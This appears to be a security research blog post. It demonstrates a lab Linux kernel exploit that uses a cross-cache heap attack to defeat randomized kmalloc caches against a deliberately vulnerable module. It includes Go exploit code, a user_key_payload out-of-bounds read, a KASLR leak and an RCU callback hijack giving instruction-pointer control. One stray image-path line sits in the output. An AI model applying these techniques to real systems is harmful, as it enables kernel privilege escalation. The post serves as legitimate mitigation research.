Cross-Cache: Beating CONFIG_RANDOM_KMALLOC_CACHES
2026-07-14
Most of what I publish here is a rewrite of someone else's PoC in a language
it wasn't written in. This one is different. There's no CVE behind it and no
prior writeup I'm porting - I wanted to know whether the "cross-cache"
technique still works against CONFIG_RANDOM_KMALLOC_CACHES, a mitigation
that's specifically designed to kill the spray primitive cross-cache
depends on, and the only way to actually know was to build a kernel with the
option on, write a vulnerable module, and try. So that's what this post is:
a real lab, a real bug, a real kernel built from source, and an exploit
driver written in Go with no cgo, because a kernel exploit written in Go is
still something I don't see often enough to resist.
Everything below ran in an actual QEMU guest against an actual Linux 6.12.95 build. Where something didn't work on the first try, I kept it in, because the reason it didn't work is more interesting than the fix.
The mitigation
Classic SLUB exploitation leans on one assumption: two kmalloc() calls
asking for the same size land in the same cache. Free a vulnerable object,
spray a different object type of the same size, and with decent odds you
get the freed memory back, fully attacker-controlled, as the new type. This
is the foundation of almost every public UAF writeup you've read.
CONFIG_RANDOM_KMALLOC_CACHES breaks that assumption on purpose. Instead of
one kmalloc-512 cache, the kernel maintains sixteen of them, and which one
a given call site lands in is decided by hashing the return address of the
caller against a random boot-time seed:
// mm/slab_common.c
static __always_inline enum kmalloc_cache_type
kmalloc_type(gfp_t flags, unsigned long caller)
{
	if (likely((flags & KMALLOC_NOT_NORMAL_BITS) == 0))
#ifdef CONFIG_RANDOM_KMALLOC_CACHES
		/* RANDOM_KMALLOC_CACHES_NR (=15) copies + the KMALLOC_NORMAL */
		return KMALLOC_RANDOM_START + hash_64(caller ^ random_kmalloc_seed,
						      ilog2(RANDOM_KMALLOC_CACHES_NR + 1));
#else
		return KMALLOC_NORMAL;
#endif
	...
}
Two different call sites hitting kmalloc(512, GFP_KERNEL) will, with
15-in-16 odds, land in different physical caches, on different slab
pages, with no relationship to each other at the cache level. Spraying the
same nominal size no longer buys you anything.
There's a second, narrower hardening worth knowing about while we're here.
ipc/msgutil.c, the allocator behind msg_msg - probably the single most
popular generic heap-spray primitive in public kernel exploits - no longer
uses plain kmalloc at all:
static kmem_buckets *msg_buckets __ro_after_init;

static int __init init_msg_buckets(void)
{
	msg_buckets = kmem_buckets_create("msg_msg", SLAB_ACCOUNT,
					  sizeof(struct msg_msg),
					  DATALEN_MSG, NULL);
	return 0;
}
msg_msg now gets its own dedicated, SLAB_ACCOUNT-flagged bucket set via
kmem_buckets_create(), entirely separate from the general kmalloc caches.
That's not an accident - it's msg_msg getting hardened specifically
because it was so popular. I found this by grepping the source for other
kmem_buckets_create() callers before writing a line of exploit code, and
it saved me from spending an afternoon confused about why my first-choice
spray primitive refused to cooperate. (The other caller, for what it's
worth, is memdup_user() - the generic user-buffer-copy helper used by a
long list of syscalls. That one surprised me more.)
Neither of these defeats cross-cache, though. Both operate entirely inside the SLUB cache layer. Underneath every cache is the same page/buddy allocator, and the buddy allocator has no concept of which cache a page used to belong to.
The lab
I built this rather than describing it, because "does this still work" is an empirical question. The full setup:
Linux 6.12.95, defconfig + :
  CONFIG_RANDOM_KMALLOC_CACHES=y
  CONFIG_SLAB_FREELIST_HARDENED=y
  CONFIG_SLUB_DEBUG=y
  CONFIG_SYSVIPC=y
built from a stock kernel.org tarball, booted in QEMU with -enable-kvm, a
statically-linked busybox initramfs, and a deliberately vulnerable char
device I wrote for this post. The module is small on purpose - the whole
bug is one missing line:
#define MAX_NOTES 4096
#define NOTE_SIZE 512

struct note { size_t len; char data[NOTE_SIZE - sizeof(size_t)]; };
static struct note *notes[MAX_NOTES];

case NOTE_FREE:
	kfree(notes[req.idx]);
	/* BUG: notes[req.idx] is never cleared. EDIT/READ on this
	 * idx after this point touch freed memory. */
	break;
ALLOC/EDIT/READ/FREE over ioctl(), a 512-byte object so it lands
cleanly in the kmalloc-512 size class, and a FREE that forgets to null
the slot. Textbook UAF, nothing clever about the bug itself - the interesting
part is entirely in what has to happen after you find it.
First attempt: wrong about how frees actually work
My first plan was the "precise" version of cross-cache that most writeups
describe: free a spread of decoy objects to exhaust SLUB's cached partial
slabs, then free the one target object last, so it's guaranteed to be the
one evicted straight to the buddy allocator. mm/slub.c seemed to back this
up:
if (!new.inuse && n->nr_partial >= s->min_partial) {
	stat(s, DEACTIVATE_EMPTY);
	discard_slab(s, slab);   // straight to the buddy allocator
	...
}
with min_partial for a 512-byte cache computed as max(5, ilog2(512)/2) = 5. So: free more than 5 * 8 = 40 objects (8 objects per page at this
size), keep the target for last, and its page should be the one that gets
discarded. I wrote exactly that, ran it, and got nothing - the note's memory
never showed up reclaimed as anything.
The bug was in my mental model, not the code. That eviction check lives in
the slow path, and it only runs when a free is deactivating a slab that
isn't the CPU's currently active one. A same-CPU, same-slab free just pushes
the object onto a lockless per-CPU freelist and returns - no accounting, no
eviction check, nothing visible from outside. And even the slow path doesn't
go straight to the node-level list I was reasoning about: with
CONFIG_SLUB_CPU_PARTIAL on, newly-emptied slabs first land on a per-CPU
partial list and only get flushed to the node (where min_partial is
finally checked) once that per-CPU list overflows. There is no single
free() call whose ordering you can pin the eviction on from userspace.
I confirmed this by dumping /proc/slabinfo around every step - freeing my
carefully-ordered target object changed nothing about the cache's tracked
slab count, twice in a row, which is what sent me looking at
__slab_free/unfreeze_partials in the first place.
What actually works: overwhelm it
The fix was to stop aiming for one exact object. Free a batch large enough that the per-CPU partial list overflows and flushes repeatedly during the loop, guaranteeing that a meaningful fraction of the batch crosses into the buddy allocator somewhere - then spray, and scan the whole batch afterward for whichever slot got reclaimed, instead of betting everything on slot zero:
const fill = 2000
for i := 0; i < fill; i++ {
	must(nb.alloc(uint32(i)))
}
for i := 0; i < fill; i++ {
	must(nb.free(uint32(i)))
}
/proc/slabinfo before and after tells the real story:
kmalloc-512     2008   2008   512   8   1 : slabdata   251   251   0   (after fill)
kmalloc-512       37     80   512   8   1 : slabdata    10    10   0   (after freeing the batch)
251 slabs down to 10. Roughly 241 pages - just under 2000 objects' worth - actually made it to the buddy allocator. That's the number that matters: not "did the one object I cared about get freed," but "is the buddy allocator's freelist for this order now full of pages that used to belong to this cache."
Picking the reclaiming object
With msg_msg off the table (dedicated buckets, see above), I needed
something that still goes through a bare, unaccounted kmalloc(size, GFP_KERNEL) - the flag combination that routes through
kmalloc_type()'s randomized KMALLOC_NORMAL family, same as our note.
security/keys/user_defined.c fits:
// add_key("user", name, payload, len, KEY_SPEC_PROCESS_KEYRING)
upayload = kmalloc(sizeof(*upayload) + datalen, GFP_KERNEL);
struct user_key_payload is { struct rcu_head; unsigned short datalen; char data[]; }, freely sized via add_key(2), freed via keyctl(2), and
readable back via keyctl(KEYCTL_READ). I sized the payload so the total
allocation (24-byte header + 480 bytes of data) lands in kmalloc-512
alongside the note, and gave every sprayed key the same recognizable
payload: a 4-byte magic value followed by filler.
const spray = 20000
magic := bytes.Repeat([]byte{0x41}, keyDatalen)
binary.LittleEndian.PutUint32(magic[0:4], 0xC0FFEE41)
for i := 0; i < spray; i++ {
	addUserKey(fmt.Sprintf("nb%d", i), magic)
}
Then scan every freed note slot, watching for the fingerprint to show up where note data used to be:
for i := 0; i < fill; i++ {
	nb.read(uint32(i), 0, buf)
	if binary.LittleEndian.Uint16(buf[8:10]) == keyDatalen &&
		binary.LittleEndian.Uint32(buf[16:20]) == 0xC0FFEE41 {
		reclaimedIdx = i
	}
}
(Those [8:10]/[16:20] offsets look wrong at first glance and cost me a
whole failed run before I caught it: notes[idx]->data starts 8 bytes into
the kmalloc chunk, past the note's own len prefix, so every field of the
reclaimed user_key_payload is shifted left by 8 relative to where you'd
expect it from the struct definition.)
It hit:
[+] stage 1: UAF confirmed reachable
[*] stage 2: allocating 2000 notes
[*] spraying user_key_payload to cross the cache boundary
[*] sprayed 20000/20000 keys
[+] stage 2: note slot 4 now aliases a live user_key_payload

slabinfo confirms the two objects were never in the same cache to begin
with: the notes filled kmalloc-512 (bucket 0), the keys grew
kmalloc-rnd-03-512 (bucket 3) from a handful of slabs to 2516. Randomized
kmalloc caches did exactly what they're supposed to do - a same-cache spray
against this target would have failed outright. Cross-cache doesn't care,
because it was never playing that game. reclaimedIdx isn't stable between
runs (I saw 1, 4, 11, 12 across different boots, which is exactly what
you'd expect from "some fraction of a large batch crosses into the buddy
allocator") - which is itself confirmation that this is the buddy allocator
doing what buddy allocators do, not a fluke tied to one specific slot.
From type confusion to a read primitive
Confirming aliasing is nice; using it is the point. user_key_payload
keeps its length as a plain, trusted u16 field, and user_read() doesn't
question it:
long user_read(const struct key *key, char *buffer, size_t buflen)
{
	const struct user_key_payload *upayload = user_key_payload_locked(key);
	long ret = upayload->datalen;          // returned as-is, even if buflen is 0

	if (buffer && buflen > 0) {
		if (buflen > upayload->datalen)
			buflen = upayload->datalen;
		memcpy(buffer, upayload->data, buflen);
	}
	return ret;
}
Two things fall out of this. First, keyctl(KEYCTL_READ)'s return value
is datalen, uncapped, even with a tiny probe buffer - which means I can
find the exact corrupted key among 20000 candidates with a single
one-byte read each, just by checking which one reports a length I never
sprayed:
must(nb.edit(uint32(reclaimedIdx), 8, lenBytes)) // datalen at chunk+16 == data[8:10]

for _, id := range ids {
	r1, _, _ := unix.Syscall6(unix.SYS_KEYCTL, keyctlRead, uintptr(id),
		uintptr(unsafe.Pointer(&probe[0])), 1, 0, 0)
	if r1 == evilLen {
		victimKey = id
		break
	}
}
Second, once found, memcpy(buffer, upayload->data, buflen) will happily
copy buflen bytes starting from data[] regardless of how large the real
allocation was - because buflen is now bounded by our corrupted
datalen, not by the true 480-byte payload. That's an out-of-bounds heap
read, fully live:
[+] stage 3: key 987554622 now reports datalen=65000 (sprayed with 480)
[+] read back 65000 bytes, 64520 past the real allocation
65 KB read out of a 504-byte object, no crash, because the kernel's direct map has no guard pages between physically adjacent allocations - it just kept reading real memory.
The leak
Scanning that overread for anything shaped like a canonical kernel pointer
(addr >> 40 == 0xffffff) turned up a tight, repeating pattern:
+0x1030: 0xffffffffa97c4b80  root_key_user+0x0
+0x1080: 0xffffffffa97c4d80  key_type_user+0x0
+0x1088: 0xffffffffa97c4a40  default_domain_tag.0+0x0
+0x1130: 0xffffffffa97c4b80  root_key_user+0x0
+0x1180: 0xffffffffa97c4d80  key_type_user+0x0
+0x1188: 0xffffffffa97c4a40  default_domain_tag.0+0x0
(Symbols resolved against /proc/kallsyms for this writeup only - that's a
lab-only oracle, not something an unprivileged attacker gets. In practice
you'd fingerprint the structure by its 0x100-byte repeat distance and
recover the KASLR slide from the known static offsets of whichever symbols
show up, same as here, just without the shortcut.)
The pattern makes sense once you remember what's actually adjacent: every
one of the 20000 sprayed keys carries its own struct key, and every
struct key carries the same three static pointers -
key->user, key->type, and key->domain_tag - baked in by
key_alloc(). Read far enough past one payload and you walk straight into
the neighbors' fixed fields, once every 256 bytes, like clockwork.
root_key_user, key_type_user, and default_domain_tag are all
plain kernel symbols with fixed offsets in vmlinux - subtract either from
its leaked runtime address and you have the KASLR slide, which is the input
every subsequent step of a real exploit (locating modprobe_path,
init_cred, a ROP gadget, whatever comes next) needs and didn't have
before.
Hijacking the pending RCU callback
A KASLR leak on its own is only half an exploit. What I wanted next was
proof that the same type confusion gets you control of execution, not just
a read primitive - and it turns out user_key_payload is enough for that
too, through a path I almost dismissed as a dead end.
Every user_key_payload embeds a struct rcu_head at the start of the
allocation, and the key subsystem frees it through RCU:
// security/keys/user_defined.c
void user_revoke(struct key *key)
{
	struct user_key_payload *upayload = user_key_payload_locked(key);
	...
	if (upayload) {
		rcu_assign_keypointer(key, NULL);
		call_rcu(&upayload->rcu, user_free_payload_rcu);
	}
}
keyctl(KEYCTL_REVOKE) calls this directly. My first instinct - corrupt
rcu.func before revoking, so call_rcu queues our value - is wrong and
I want to say why, because it's the kind of wrong that looks right until
you trace it: call_rcu(&upayload->rcu, user_free_payload_rcu) writes the
correct function pointer into rcu.func itself, as part of queuing the
callback. Corrupt it beforehand and revocation just overwrites your
corruption with the real address again.
The actual window is after that write: call_rcu only queues the
callback, it doesn't run it. There's a real gap between "the correct
function pointer is now sitting in rcu.func, callback queued" and "the
grace period elapses and the RCU core calls head->func(head)". Our note
pointer is still dangling into that exact memory the whole time. Win that
window and the second write is the one the kernel actually uses:
badTarget := leakBase + 0x10000000 // leaked text pointer + 256MB: canonical, unmapped

unix.Syscall(unix.SYS_KEYCTL, keyctlRevoke, uintptr(victimKey), 0) // queues the real callback

funcBytes := make([]byte, 8)
binary.LittleEndian.PutUint64(funcBytes, badTarget)
must(nb.edit(uint32(reclaimedIdx), 0, funcBytes)) // data[0:8] == chunk+8 == rcu.func
badTarget isn't a guess and it isn't from kallsyms - it's
root_key_user's leaked address from the previous section plus a fixed
256 MB offset, computed entirely from this run's own leak, chosen only to
land somewhere canonical and almost certainly unmapped. A few hundred
milliseconds later, the grace period elapsed and the RCU core called it:
[    6.034735] BUG: unable to handle page fault for address: ffffffff9dbc4b80
[    6.037168] #PF: supervisor instruction fetch in kernel mode
[    6.042932] Oops: Oops: 0010 [#1] PREEMPT SMP NOPTI
[    6.044659] CPU: 0 UID: 0 PID: 0 Comm: swapper/0 Tainted: G           O       6.12.95 #1
[    6.051706] RIP: 0010:0xffffffff9dbc4b80
[    6.055264] RSP: 0018:ffffabf880003f08 EFLAGS: 00010282
[    6.057040] RAX: ffff8ebc42244000 RBX: 000000000002c988 RCX: ffffffff9dbc4b80
[    6.059446] RDX: ffff8ebc42244000 RSI: ffffabf880003f40 RDI: ffff8ebc42244000
[    6.076545] Call Trace:
[    6.077400]  <IRQ>
[    6.078154]  ? rcu_core+0x2ce/0xa10
[    6.079403]  ? handle_softirqs+0xbf/0x260
[    6.080823]  ? irq_exit_rcu+0x60/0x80
[    6.082081]  ? sysvec_apic_timer_interrupt+0x6b/0x80
[    6.083815]  </IRQ>
[    6.133848] Kernel Offset: 0xae00000 from 0xffffffff81000000 (relocation range: 0xffffffff80000000-0xffffffffbfffffff)
[    6.137366] ---[ end Kernel panic - not syncing: Fatal exception in interrupt ]---
RIP: 0010:0xffffffff9dbc4b80 - exactly badTarget, byte for byte. The
call trace shows precisely the path I'd expect: rcu_core running inside
handle_softirqs, called off the timer interrupt, is the thing that
actually executed head->func(head). RDI holds ffff8ebc42244000 - the
head argument, which is the live address of the chunk we've been
aliasing this whole time, handed to us as a function argument by the
kernel itself.
I want to be precise about what this does and doesn't prove. It's a
crash, not a root shell - I picked badTarget specifically to land on
unmapped memory so the fault would be unambiguous, instead of aiming it at
a real function and risking a silent, hard-to-diagnose corruption if my
offset math was off by a byte. But an instruction fetch faulting at
exactly the value I computed, entirely from a leak this same exploit
produced, with no hardcoded addresses and no kallsyms involved in the
computation, is the thing you actually need to prove: this primitive gives
full control of the instruction pointer. Pointing it at prepare_kernel_cred
and commit_creds instead of a deliberately bad address is payload
engineering - gadget selection to fit the single-argument func(head)
call shape - not a further research question. That's a real next step. It
is not the same kind of unknown as "does cross-cache still work against
this mitigation," which is the question this post set out to answer.
Writing the driver in Go
Kernel exploit tooling is almost always C, for good reasons - it's what the kernel headers are written in, and syscalls are one line. None of that is actually required, though, and doing it in Go surfaces its own list of things you have to get right that a C exploit never makes you think about:
No ioctl(2) wrapper exists for a driver the kernel doesn't know about.
_IOW/_IOWR are C macros; Go has to reimplement the bit-packing by hand:
func ioc(dir, size, typ, nr uintptr) uintptr {
	return (dir << 30) | (size << 16) | (typ << 8) | nr
}
var noteEdit = ioc(iocWrite, unsafe.Sizeof(noteReq{}), noteIocMagic, 2)
golang.org/x/sys/unix doesn't cover SysV IPC or keyctl. Both went
through raw unix.Syscall6 with the syscall numbers by hand - there's no
unix.AddKey.
The GC can free your buffer out from under a syscall in flight. Every
unix.Syscall call that takes unsafe.Pointer(&buf[0]) needs a paired
runtime.KeepAlive(buf) afterward, or the garbage collector is free to
reclaim buf the moment the compiler decides nothing references it anymore
- which, from the compiler's point of view, is true, since it can't see into the syscall.
runtime.LockOSThread() matters more here than it usually does. This
particular exploit turned out not to need tight cross-thread race timing -
the cross-cache technique is closer to "overwhelm with volume" than "win a
nanosecond window" - but pinning the goroutine to one OS thread up front
removed one entire axis of nondeterminism while I was still debugging why
runs disagreed with each other, and I kept it.
None of this required cgo. A statically-linked Go binary embedded straight
into the initramfs next to the module, and it drove the whole chain -
ioctl, add_key, keyctl, /proc/slabinfo, /proc/kallsyms - through
nothing but golang.org/x/sys/unix and unsafe.Pointer.

Where this stops
Everything above is a live result from this specific lab, not a
description of what should theoretically happen, up to and including a
kernel panic with an attacker-computed value sitting in RIP. What I
didn't chase down in this session is the actual last mile: swapping
badTarget for a real payload and landing a root shell. func(head) is a
single call with one argument, head is a heap address rather than
anything cred-shaped, so getting from "controlled RIP" to
commit_creds(prepare_kernel_cred(0)) needs a gadget that fits that exact
calling shape - a stack pivot, or a short existing kernel routine that
chains the two calls for you. That's gadget-hunting against this specific
build, not a research question anymore, and it's a real next step, just
one I'd rather do properly than rush into this post with a faked terminal
output.
What this lab does answer is the question I started with:
CONFIG_RANDOM_KMALLOC_CACHES is a genuinely effective wall against the
lazy version of heap spraying, and it doesn't need to be, because the wall
was never at the level cross-cache attacks operate on. The technique
doesn't beat the randomization. It just never has to look at it - and once
you're through, the same trick that got you the read gets you the
instruction pointer too.